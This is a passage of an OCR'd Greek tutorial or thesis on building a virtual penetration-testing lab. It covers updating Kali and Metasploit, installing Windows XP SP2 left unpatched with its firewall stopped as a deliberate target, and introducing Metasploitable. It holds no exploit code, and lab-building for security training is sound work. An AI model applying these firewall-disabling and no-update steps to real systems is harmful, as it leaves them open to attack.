
εικόνα 3.25 το λειτουργικό μόλις εγκαταστάθηκε και τρέχει χωρίς το την βοήθεια του .iso αλλά από τον virtual δισκο.Κάποια virtual boxes για να τρέξουν το λειτουργικό σύστημα από τον virtual σκληρό δίσκο πρέπει πρώτα να αφαιρέσουν το .iso από την στημένη εικονική μηχανή για να μην το τρέξει πάλι από εκεί πέρα. πριν την παρουσίαση της επιφάνειας εργασίας θα μας εμφανίσει ένα παράθυρο αυθεντικοποιήσης του χρήστη και θα πρέπει να βάλω τα στοιχεία που είχα ορίσει σαν super user κατά την εγκατάσταση του λειτουργικού.



εικόνα 3.26 η πρώτη δουλεία θα είναι η ενημέρωση του λειτουργικού συστήματος οπότε σε ένα command window δίνω την εντολή apt-get update && apt-get upgrade



εικόνα 3.27 διαδικασία ενημέρωσης του λειτουργικού συστήματος Kali




εικόνα 3.28 μετά την ενημέρωση του λειτουργικού συστήματος θα πρέπει να ενημερώσω και το εργαλείο metasploit οπότε δίνω την εντολή msfconsole

Εγκατάσταση του windows Xp SP2 στο εικονικό Penetration test lab


Η δεύτερη εικονική μηχανή που θα εγκαταστήσω θα είναι το λειτουργικό windows xp SP2. Αφού έχω σε .iso το λειτουργικό windows xp SP2 θα στήσω μία εικονική μηχανή που θα τρέχει το λειτουργικό.

εικόνα 3.29 στήσιμο νέας εικονικής μηχανής kernel τύπου windows και version windows xp 64bit




εικόνα 3.30 έως 1024 MB δέσμευση μνήμης όταν θα είναι σε λειτουργία η εικονική μνήμη

εικόνα 3.31 δημιουργία ενός εικονικού σκληρού δίσκου




εικόνα 3.32 ο εικονικός σκληρός δίσκος θα είναι τύπου VDI


εικόνα 3.33 το μέγεθος του εικονικού σκληρού δίσκου θα είναι δυναμικό χωρίς να πιάνει εξαρχής στον φυσικό σκληρό δίσκο όσο του ορίσαμε.




εικόνα 3.34 το μέγεθος του σκληρού δίσκου το ορίζω σαν μέγιστο στα 120 GB αλλά επειδή έδωσα την επιλογή dynamically allocated δεν θα δεσμεύει εξαρχής 120 GB αλλά το μέγιστο που θα μπορεί να δεσμεύσει.

εικόνα 3.35 η εικονική μηχανή όταν θα τρέχει τα windows xp θα μπορεί να χρησιμοποιεί 2 CPU






εικόνα 3.36 αφού στηθεί η εικονική μηχανή κάνω δεξί κλικ και μπαίνω στα settings.Πάω στην κατηγορία storage κλικάρω στο δισκάκι δεξιά για να βρω το windows xp SP2.iso και να το φορτώσω.




εικόνα 3.37 στην κατηγορία Network θα αφήσω προς το παρών στον εικονικό adapter την επιλογή NAT για να έχει σύνδεση με τον φυσικό router και σύνδεση προς τα έξω στο ίντερνετ και αργότερα θα αλλάξω αυτήν την


επιλογή σε όλες τις εικονικές μηχανές να επικοινωνούν με τον pfSense.




εικόνα 3.38 πρώτη οθόνη μετά την εκκίνηση της εικονικής μηχανής



εικόνα 3.39 μέγεθος του ενός εικονικού σκληρού δίσκου που βλέπει το λειτουργικό




εικόνα 3.40 και οι 2 επιλογές είναι για να γίνει format στον σκληρό δίσκο πριν ξεκινήσει η εγκατάσταση του λειτουργικού συστήματος.




εικόνα 3.41 επιλογή για γλώσσα εισαγωγής και ζώνη ώρας

εικόνα 3.42 εισαγωγή username και password για αυθεντικοποίηση χρήστη



εικόνα 3.43 για την παρουσίαση κάποιας ευπάθειας και επίθεσης καλό θα ήταν να μην γίνει ενημερώσω του λειτουργικού συστήματος.

εικόνα 3.44 μετά την εγκατάσταση του λειτουργικού συστήματος και εμφανιστεί επιτυχώς η επιφάνεια εργασίας κάνω εξαγωγή το εικονικό δισκάκι από το εικονίδιο κάτω κάτω ενός μικρού cd και πατάω την επιλογή "Remove disk from virtual drive"




εικόνα 3.45 για απενεργοποίηση του firewall θα πάω στο control panel , ύστερα στο administrative tools , ύστερα Services και θα βρω μία επιλογή που λέγετε windows firewall/ internet connection sharing(ICS) και επιλέγω την επιλογή stop για να σταματήσει η υπηρεσία.


εικόνα 3.46 δείχνει απενεργοποιημένο το firewall και χωρίς αναβαθμήσεις.Είναι έτοιμο για να γίνει εύκολος στόχος μέσα στο virtual lab για να εξασκήσω τα penetration testing skills μου.

Εγκατάσταση του metasploitable στο εικονικό Penetration test lab


Το Metasploitable είναι ένα λειτουργικό σύστημα σκοπίμως ευπαθές σε διάφορες επιθέσεις. Έχει σχεδιαστεί έτσι ώστε ο χρήστης να προπονεί τις ικανότητες του στο penetration testing σε ασφαλές περιβάλλον. Όποιος ενδιαφέρετε μπορεί να το βρει από το παρακάτω link
https://sourceforge.net/projects/metasploitable/files/Metasploitable2/



